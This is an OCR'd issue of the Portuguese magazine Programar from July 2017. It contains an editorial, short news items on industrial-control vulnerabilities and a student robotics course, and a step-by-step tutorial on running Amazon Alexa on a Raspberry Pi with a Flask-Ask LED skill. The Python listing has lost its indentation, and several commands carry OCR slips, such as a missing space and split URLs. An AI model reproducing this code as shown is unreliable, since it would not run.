
# PROGRAMAR

REVISTA PORTUGUESA DE PROGRAMAÇÃO | WWW.PORTUGAL-A-PROGRAMAR.PT | ISSN 1647-0710

EDIÇÃO #57 - JULHO 2017

## RASPBERRY Pi ALEXA



### SEGURANÇA

AUTO-REPLICATIVO + ASSEMBLY GNU/LINUX

### A PROGRAMAR

PSEUDORANDOM NUMBER GENERATORS (PRNGs)

BACKPROPAGATION ALGORITMO

### COLUNAS

PROGRAMAÇÃO COM PRODUTIVIDADE C# 6

CURTAS SQL

### ELECTRÓNICA

UP-CICLAR THE OLD HI-FI

SONOFF ANÁLISES DE HARDWARE

C# DATA TABLE / CSV

WAR ART KERNEL PANIC

### NO CODE

MODELOS DE AVALIAÇÃO INTERFACE

FERRAMENTAS DE SEGURANÇA WINDOWS 10

REDES NEUTRAIS ARTIFICIAIS

# EDITORIAL

## EQUIPA PROGRAMAR

Coordenador
António Pedro Cunha Santos

Editor
António Pedro Cunha Santos

Capa
Filipa Peres

Redacção
Alex Lattaro
Augusto Manzano
André Melancia
António Pedro Cunha Santos
Nuno Cancelo
Nuno Silva
Pedro Tavares
Rita Peres

Staff
António Pedro Cunha Santos
Rita Peres
Tiago Sousa

Contacto
revistaprogramar@portugal-a-programar.org

Website
http://www.revista-programar.info

ISSN
1 647-071 0

## The Geeks Will Inherit The Earth

Apesar de possivelmente controverso o título deste editorial, não é para controvérsias o meu objectivo, na sua escrita.

A verdade é que possivelmente muitos dos leitores, se identificam como “geeks”! Como pessoas curiosas, dedicadas, ávidas de conhecimento, dispostas a caminhar as outras milhas, mesmo na adversidade! Pessoas extraordinárias!

Com este Verão já em curso, quente, até por vezes demasiado quente, sonolento e complexo, entre o calor, a praia, montes de festivais, livros e notícias que dão vontade de não as ver, muitas vezes me lembro da música, que serve de título a esta edição! “Os geeks herdarão a terra”!

No passado mês de Junho, tive a oportunidade de ver como um conjunto de geeks (developers, makers, arquitectos, engenheiros, gente das mais diversas áreas), começou a organizar-se numa rede social, para usar os seus conhecimentos e talentos, para fazer tentar fazer a diferença que ´”nós geeks” podemos fazer, para mudar o mundo fazendo-o um pouco melhor!

Esta edição, gostava de a dedicar a todos os que fazem diferença, não ficando a ver “o tempo passar”, mas se inquietam todos os dias, para fazer a diferença nas mais diversas áreas , nos mais diversos sectores, nas mais diversas situações! Aqueles que independentemente de tudo, decidem estar inquietos e fazer algo!

A todos esses, dedico-vos a revista e deixo-vos o muito obrigado por serem inquietos! Pois como tive oportunidade de ler, “Muda uma vida, muda o Mundo”, obrigado por mudarem o Mundo!

Até à próxima edição, boas leituras!

António Santos

# ÍNDICE



## EVENTOS

*Para mais informações/eventos: http://bit.ly/PAP_Eventos. Divulga os teus eventos para o email eventos@portugal-a-programar.pt*

# NOTÍCIAS

## Robôs e Parques Eólicos vulneráveis a ciberataques

Investigadores de Cibersegurança expuseram novas vulnerabilidades passíveis de exploração por ransomware. Desde robôs com que trabalhamos lado a lado até turbinas de parques eólicos estão sob risco de possíveis ataques. Segundo a notícia avançada pelo Fiancial Times, na conferência de cibersegurança Black Hat, foram reveladas falhas recentes que demonstram  a possibilidade de usar a fraca segurança dos sistemas de controlo industriais.

Estes investigadores expuseram estas falhas para que as empresas as pudessem solucionar. Eles alertam para o facto de software malicioso ou ransomware poderá afetar gravemente as empresas.

Foram descobertas também graves falhas em parques eólicos , como por exemplo a falta de encriptação de mensagens, a utilização de passwords default e a não separação de redes, de forma a que, uma vez que alguém com más intenções entrasse no sistema, poderia controlar até todo um parque.

Recentemente pudemos testemunhar as notícias dos estragos e transtornos causados pelo famoso Wannacry. Mas a vulnerabilidade na segurança pode ter outras repercussões.

Ao invés de ser exigido o pagamento de um resgate, pode acontecer que ao explorar essas vulnerabilidades, a própria produção de um produto seja afetada, danificando não somente a produção e o aspeto financeiro da empresa em questão mas também a sua reputação.

## Jovens de Castelo Branco constroem robôs inteligentes

Teve lugar no Laboratório de Robótica e Equipamentos Inteligentes do Instituto Politécnico de Castelo Branco (IPCB), a 13ª edição consecutiva do estágio “Construir Robôs Inteligentes”. Este evento contou com o apoio da Ciência Viva.

Este ano participaram doze alunos do 10º ao 12º ano de Escolas Secundárias de Lisboa, Setúbal, Pombal, Porto, Sabugal, Fundão e Castelo Branco .

De acordo com a notícia avançada pelo Diário Digital Castelo Branco, este estágio pretendeu introduzir a robótica aos alunos, abordando diversos conceitos desde a mecânica, eletrónica e programação, necessários à construção e desenvolvimento de robôs. Os alunos puderam construir robôs inteligentes, capazes de se moverem autonomamente e de serem comandados via remota através do telemóvel.

Iniciaram a semana com a parte de componente mecânica e eletrónica sob o acompanhamento do Professor Paulo Gonçalves e pelos investigadores Bernardo Lourenço, João Mendes, Megann Doudy, Paulo Amaral e Rodrigo Bernardo.  Seguidamente passaram à construção da plataforma robótica, respetivos testes e programação, tendo utilizado o Arduino. Isto constituiu uma nova experiência, bem como a programação do smartphone Android para funcionar como comando remoto do robô construído.

Segundo apresentado no DDCB, os alunos avaliaram esta iniciativa como sendo um sucesso: “Convívio, construção do robô e o trabalho em equipa na realização das atividades”; “Gostei de montar e de programar os robots e de conhecer novos amigos!”; “A Programação em Arduino, e os efeitos dos códigos no movimento do robô”; “Alguma dificuldade na ligação de fios”; “Apenas uma semana de estágio é pouco. Construir robôs requer muito trabalho, espírito de equipa, perseverança e método.”

Fontes: Diário Digital Castelo Branco, Ciência Viva

# TEMA DE CAPA

Raspberry Pi Alexa

# Raspberry Pi Alexa

**Introdução**

Existem diversos serviços de assistente pessoal inteligente, no entanto um dos populares em IoT é a Alexa da Amazon, que vem por default do dispositivo Amazon Echo Dot.

A Alexa, denominada com base na antiga biblioteca de Alexandria, é a assistente pessoal inteligente desenvolvida pela Amazon, que permite que se comunique por voz com um dispositivo, se lhe dêem comandos e o dispositivo execute ou controle equipamentos, reproduza música, efectue pesquisas, etc… Este artigo surge após o desafio colocado pelo Bruno Horta, no grupo Movimento Maker Portugal e que eu tive o prazer de aceitar e concluir dentro do prazo previsto!

Por detrás deste serviço existe um sistema de processamento de linguagem natural, desenvolvido pela Amazon, que permite que a voz humana seja compreendida, premitindo a execução das instruções dadas pelo utilizador.

Uma vez que em Portugal  o dispositivo Amazon Echo, ainda não se encontra disponível e existe uma API que permite utilizar o serviço de assistente pessoal inteligente da Amazon. Ao longo do artigo será demonstrado como instalar o software e começar a utilizar este serviço num Raspberry Pi. No caso concreto, uma vez que foi utillizado um headset usb que não dispõe de botão para activar o microphone, a Alexa estará sempre em modo de “escuta”.

Não existem muitos dispositivos disponíveis compatíveis com a Alexa, no entanto não é complicado tornar um dispositivo compatível, recorrendo a uma API disponibilizada pela Amazon e às diversas bibliotecas disponiveis online.  Os comandos da Alexa, são chamados de “Skils” (capacidades), podendo ser desenvolvidos recorrendo à API e são de forma muito resumida, aplicações, que implementam determinada funcionalidade. Já existem diversas disponíveis, prontas a utilizar e equipamentos compatíveis com a Alexa. Para teste, foram usados alguns da itead.cc .

Uma das limitações da Alexa, prende-se com o facto de apenas conseguir receber e executar um comando de cada vez, isto claro além de terem de ser todos em inglês. Seria interessante em futuras versões ver o serviço a executar mais do que um comando, algo tipo “Alexa, turn on living room and enterance hall lights”.


**Instalação**

O primeiro passo é instalar a distribuição Raspbian, ou outra baseada em Debian, no raspberry pi. Para tal, basta gravar a imagem num cartão de memória SD / micro-sd, que irá ser utilizado no raspberry pi.

A distribuição do Raspbian pode ser encontrada em: https://www.raspberrypi.org/downloads/raspbian/ .


Uma vez descarregada a imagem, o processo de instalação é diferente conforme o sistema operativo que esteja a ser utilizado no computador. Neste caso, será utilizado o Windows 8.1, pelo que será necessário descarregar a aplicação Win32DiskImager, que pode ser encontrada em https://sourceforge.net/projects/win32diskimager/. Uma vez descarregada os passos são simples!

- Executar a aplicação Win32DiskImager;
- Inserir o cartão SD/micro-sd na slot;
- Na aplicação escolher a letra da unidade onde o cartão está;
- Escolher o ficheiro da imagem;
- Clicar “Write” e aguardar que complete;
- Remover o cartão com segurança.





Uma vez preparado o cartão de memória, para ser usado no raspberry pi, o passo seguinte será ligar o raspberry pi, com o cartão lá colocado e seguir os seguintes passos para terminar as configurações básicas necessárias. Neste caso concreto, foi utilizada a ligação ethernet, para ligar o raspberry à rede. Para configurar o raspbian seguem-se os seguintes passos:

- Efectua-se o login no sistema, com o user e password por defeito (login: pi , password: raspberry);
- Uma vez na bash, digita-se sudo raspi-config para abrir a aplicação que permite efectuar as configurações necessárias.




Tal como pode ser visto na figura anterior será apresentada a aplicação com as opções numeradas, que permitem efectuar uma série de configurações base necessárias. Apenas nos focaremos nas configurações base necessárias, uma vez que as restantes saem do âmbito deste artigo.

- No menu, escolhemos a primeira opção “Expand FileSystem” e confirmamos a acção. Será apresentada uma mensagem a indicar que esta acção apenas terá efeito após o reinício do sistema, no entanto podemos prosseguir.
- Pelas óbvias razões de segurança, o passo seguinte será alterar a password do utilizador “pi”. Para tal seleccionamos a segunda opção “Change user password” e alteramos a password.
- Uma vez que estaremos a utilizar um teclado português o passo seguinte será recorrer à opção 4 “Internacionalization Options” e será alterado o keyboard layout, para português.




- Por fim, vamos às opções avançadas (Advanced Options), para activar a opção de ligação por SSL, uma vez que não será muito prático ter de andar sempre a ligar e desligar teclados, para o que possamos precisar. Dentro das opções avançadas, seleccionamos “ssh” e de seguida “enable”.





Feitos estes procedimentos, é hora de reiniciar o raspberry, recorrendo ao comando seguinte:

```
$ sudo shutdown -r now
```


Uma vez reiniciado o sistema, podemos finalmente avançar para a instalação do AlexaPi, que nos permitirá usar o serviço Alexa da Amazon.

Mas antes disso, falta-nos apenas um pormenor. É necessário registar o dispositivo na amazon, para que possamos usar o Alexa Voice Service. Caso já tenhamos uma conta developer na amazon, podemos avançar alguns passos, caso contrário o passo seguinte será mesmo o de registar-se na amazon em https://goo.gl/FHmvHf . O processo de registo é simples e intuitivo, pelo que não será detalhado neste artigo.


Seguindo para o registo do dispositivo, uma vez feito o login em https://developer.amazon.com, selecionamos a opção “ALEXA” no menu, e de seguida “Alexa Voice Service”. De seguida, escolhemos a opção “Register a Product Type” e posteriormentemente “Device”. Neste momento será visível a “Device Type Info”, na tab esquerda.




Tal como é visivel na imagem exemplo, têm de ser preenchidos os campos “*Device Type ID*” e “*Display Name*”. Convém usar algum nome que seja simples de associar ao que realmente é, mas isso não é de todo difícil. Agora passa-se ao item seguinte, o “Security Profile”. Neste item, clica-se em “*Create a new profile*”, de seguida escolhe-se um “*Security Profile Name*” e “*Security Profile Description*” e clica-se no botão “*next*” para dar continuidade”.



Na tab "*web settings*" clicamos em "*edit*", para alterar o conteudo e em "*Allowed Origins*" escrevemos "*http://localhost:5050*" e "http://10.0.0.100:5050", onde o endereço ip, deve ser substituído pelo ip local do nosso raspberry pi. De igual forma em "Allowed return URL's" preenchemos com "*http://localhost:5050/code*" e "*http://10.0.0.100*", trocando novamente o endereço ip pelo do raspberry pi. São necessários preencher mais alguns dados, mas nada de complicado, conforme se pode observar nas figuras seguintes.







Terminada a parte de configurações na Amazon, hora de inslatar o AlexaPi, no raspberry! Para tal, acedemos por ssh, utilizando um software cliente de ssh a gosto, no meu caso o putty, e uma vez feito o login, começamos!

A primeira coisa a fazer, será mesmo instalar o git no raspbian. Para tal recorremos ao seguinte comando na bash:

```
$ sudo apt-get install git
```

Com o git instalado, podemos partir para a fase seguinte.

Primeiramente deslocamos o cursor para a pasta /opt com o seguinte comando:

```
$ cd /opt
```

Agora vamos clonar o repositório git do projecto AlexaPi, para podermos prosseguir com a instalação.

```
$ sudo git clone https://github.com/alexa-pi/
AlexaPi.git
```

E executamos o script de instalação do Alexa pi:

```
$ sudo ./AlexaPi/src/scripts/setup.sh
```

Terminada a instalação e antes de se avançar para o arranque do AlexaPi, uma vez que no caso deste artigo foi usado um headset usb, tal como já foi referido, temos de efectuar algumas configurações adicionais, caso contrário o rasbpian irá utilizar os dispositivos audio padrão do raspberry pi. Para tal começamos por desabilitar o PA.

```
$ sudo mkdir -p /var/lib/AlexaPi/.config/pulse
$ sudo cp /etc/pulse/client.conf /var/lib/
AlexaPi/.config/pulse/
```

De seguida, temos de editar o ficheiro client.conf que se encontra em /var/lib/AlexaPi/.config/pulse/, e definir o valor "autospawn" para "no". Para tal recorremos a um editor de texto. Neste caso será usado o nano, mas pode ser usado o que o leitor preferir.

```
$ sudo nano /var/lib/AlexaPi/.config/pulse/
client.conf
```

Dentro do ficheiro colocamos o seguinte:

```
autospawn = no
```

Feito isto, proseguimos para as configurações com o objectivo de executar o PA (Pulse Audio) em modo de todo os sistema (System-wide mode), uma vez que esta é a forma mais segura de utilizar o PA com o AlexaPi. Para tal começamos por executar os seguintes comandos:

```
$ sudo apt install pulseaudio pavucontrol
$ sudo apt remove pavumeter paman padevchooser

$ sudo mkdir -p /var/lib/AlexaPi/.config/pulse
$ sudo cp /etc/pulse/client.conf /var/lib/
AlexaPi/.config/pulse/
```

Voltamos a editar o ficheiro client.conf que se encontra em / var/lib/AlexaPi/.config/pulse/ e a definir o "*autospawn=no*".

Agora temos de dar permissões de escrita ao ficheiro de log do alexa pi, com o seguinte comando:

```
$ sudo chown -R alexapi:alexapi /var/lib/AlexaPi/
$ sudo usermod --home /var/lib/AlexaPi alexapi
```

De seguida adicionamos o utilizador que vamos usar no raspberry, ou por defeito o utilizador pi e o utilizador alexapi ao grupo de utilizadores pulse-access e o utilizador

pulse ao grupo de utilizadores audio, recorrendo aos seguintes comandos:

```
$ sudo adduser pulse audio
$ sudo adduser pi pulse-access
$ sudo adduser alexapi pulse-access
$ sudo adduser root pulse-access
```

Agora temos de criar um serviço systemd para permitir que o PulseAudio se inicie com o boot, em modo de system (system wide mode). Para tal usando um editor de texto cria-se o ficheiro em /etc/systemd/pulseaudio.service .

```
$ sudo touch /etc/systemd/system/
pulseaudio.service
```

E de seguida editar o ficheiro com um editor de texto.

```
$ sudo nano/etc/systemd/system/pulseaudio.service
```

E colocar-lhe o seguinte conteúdo:

```
[Unit]
Description=PulseAudio Daemon

[Install]
WantedBy=multi-user.target

[Service]
Type=simple
PrivateTmp=true
ExecStart=/usr/bin/pulseaudio --system --realtime
--disallow-exit --no-cpu-limit
```

Agora será necessário activar o serviço para que ele arranque de forma automática:

```
$ sudo systemctl enable pulseaudio.service
```

E por fim configuramos o conofig.yaml, para o AlexaPi usar PulseAudio.

```
sudo nano /etc/opt/AlexaPi/config.yaml
```

E na secção de som, do ficheiro colocar as seguintes linhas:

```
input_device: "pulse"
output: "pulse"
output_device: ""
```

Terminado tudo isto, será necessário reiniciar o raspberry de novo, para que tudo seja assumido. Uma vez reiniciado faltam apenas dois comandos para se poder começar a utilizar a Alexa! Os comandos são:

```
$ sudo systemctl start AlexaPi.service
$ sudo systemctl status AlexaPi.service
```


Neste momento bastará dizer “Alexa” ao micro para podermos ouvir “Yes?”, indicando que o serviço está a funcionar e aguarda comandos nossos.

Alguns exemplos do que é possivel fazer, tendo em conta que nem todos os serviços estão disponíveis em Portugal, será perguntar como está o tempo numa qualquer cidade! Por exemplo “*Alexa how’s the weather in Lisbon*” ao que ela responderá com a informação meteorológica actual e previsão para o dia seguinte, para Lisboa.

No entanto o nosso objectivo será mais do que utilizar aquilo que já está implementado, portanto, para o fazermos vamos usar um outro raspberry ligado à mesma rede, mas que será programado, para acender e apagar um led.

Como já foi explicado como instalar o Raspbian num Raspberry Pi, não vou repetir essa parte, sendo que o utilizador deve seguir os passos do primeiro exemplo, com a excepção de instalar o AlexaPi.

O led que será aceso e apagado, liga-se o catodo (perna mais curta) do led ao pin 3 (GND) do Raspberry Pi, em série com uma resistência de 330ohm, e o anodo do led, ao pin 21 (GPIO), do Raspberry Pi, conforme o diagrama abaixo.




Feito isto, chegou a hora de instalar, configurar e escrever o código que suportará esta action! Para tal começamos por instalar o Python2.7 e o flask recorrendo aos seguintes comandos.

```
$ sudo apt-get update && sudo apt-get upgrade -y
$ sudo apt-get install python2.7-dev python-dev
python-pip
$ sudo pip install Flask flask-ask
```

Agora instalamos o ngrok para arm, que se encontra disponível em https://ngrok.com/download recorrendo ao wget.

```
$ wget https://bin.equinox.io/c/4VmDzA7iaHb/ngrok
-stable-linux-arm.zip

$ unzip /home/pi/ngrok-stable-linux-arm.zip
```

Uma vez instalado é hora de o executar.

```
$ sudo ./ngrok http 5000
```


Com estas tarefas prontas, vamos ao código que nos permitirá implementar a skill que irá interagir com a Alexa.


Para tal iremos criar um ficherio chamado gpio_alexa.py que será executado posteriormente e mantido em execução. Para isto vamos precisar de usar terminais separados, pelo que convém ter este pormenor em atenção.

O código do programa será o seguinte:

```
from flask import Flask
     from flask_ask import Ask, statement,
                                    convert_errors
     import RPi.GPIO as GPIO
     import logging

     GPIO.setmode(GPIO.BCM)

     app = Flask(__name__)
     ask = Ask(app, '/')

     logging.getLogger("flask_ask").setLevel
                                   (logging.DEBUG)

     @ask.intent('GPIOControlIntent', mapping=
                              {'status': 'status'})
     def gpio_status(status):

     if status in ['on','high' ]:
     GPIO.setup(21, GPIO.IN)
     state = GPIO.input(21)
     if (state == True):
     GPIO.setup(21, GPIO.OUT)
     GPIO.output(21,GPIO.HIGH)
     return statement('Lights are already on')
     else:
     GPIO.setup(21, GPIO.OUT)
     GPIO.output(21,GPIO.HIGH)
     return statement('Turning lights {}'.format
                                    (status))

     if status in ['off','low' ]:
     GPIO.setup(21, GPIO.IN)
     state = GPIO.input(21)
     print('status of light',state)
     if (state == False):
     GPIO.setup(21, GPIO.OUT)
     GPIO.output(21,GPIO.LOW)
     return statement('Lights are already off')
     else:
     GPIO.setup(21, GPIO.OUT)
     GPIO.output(21,GPIO.LOW)
     return statement('Turning lights {}'.format
                                    (status))

     if __name__ == '__main__':
     port = 5000 #a porta pode ser definida pelo
                                      #programador
     app.run(host='0.0.0.0', port=port)
```

Escrito o código e colocado a correr, temos de criar uma capacidade (skill) para a Alexa. Para isto voltamos à consola da Amazon, selecionamos “Alexa” e depois “Alexa Skill Set”, e por fim “Add a new skill”.








É necessário preencher a grande maioria dos campos, mas como são intuitivos, vamos apenas focar os mais importantes. Em “*Skill Name*”, escrevemos “RPI Control” e em “Invocation name” escrevemos “raspberry pi”. Em “Interaction Model” colocamos o código referente ao esquema pretendido “*intent schema*”.

```
{
  "intents": [
    {
      "slots": [
        {
          "name": "status",
          "type": "GPIO_CONTROL"
        }
      ],
      "intent": "GPIOControlIntent"
    }
  ]
}
```


Em “*Add Slot Type*” dentro de “*Enter Type*” escrevemos “GPIO_Control” e em “Enter Values” escrevemos “on” e “off” e em “uterrance”, os seguintes valores:

```
GPIOControlIntent to turn lights {status}
GPIOControlIntent to turn {status} the lights
```



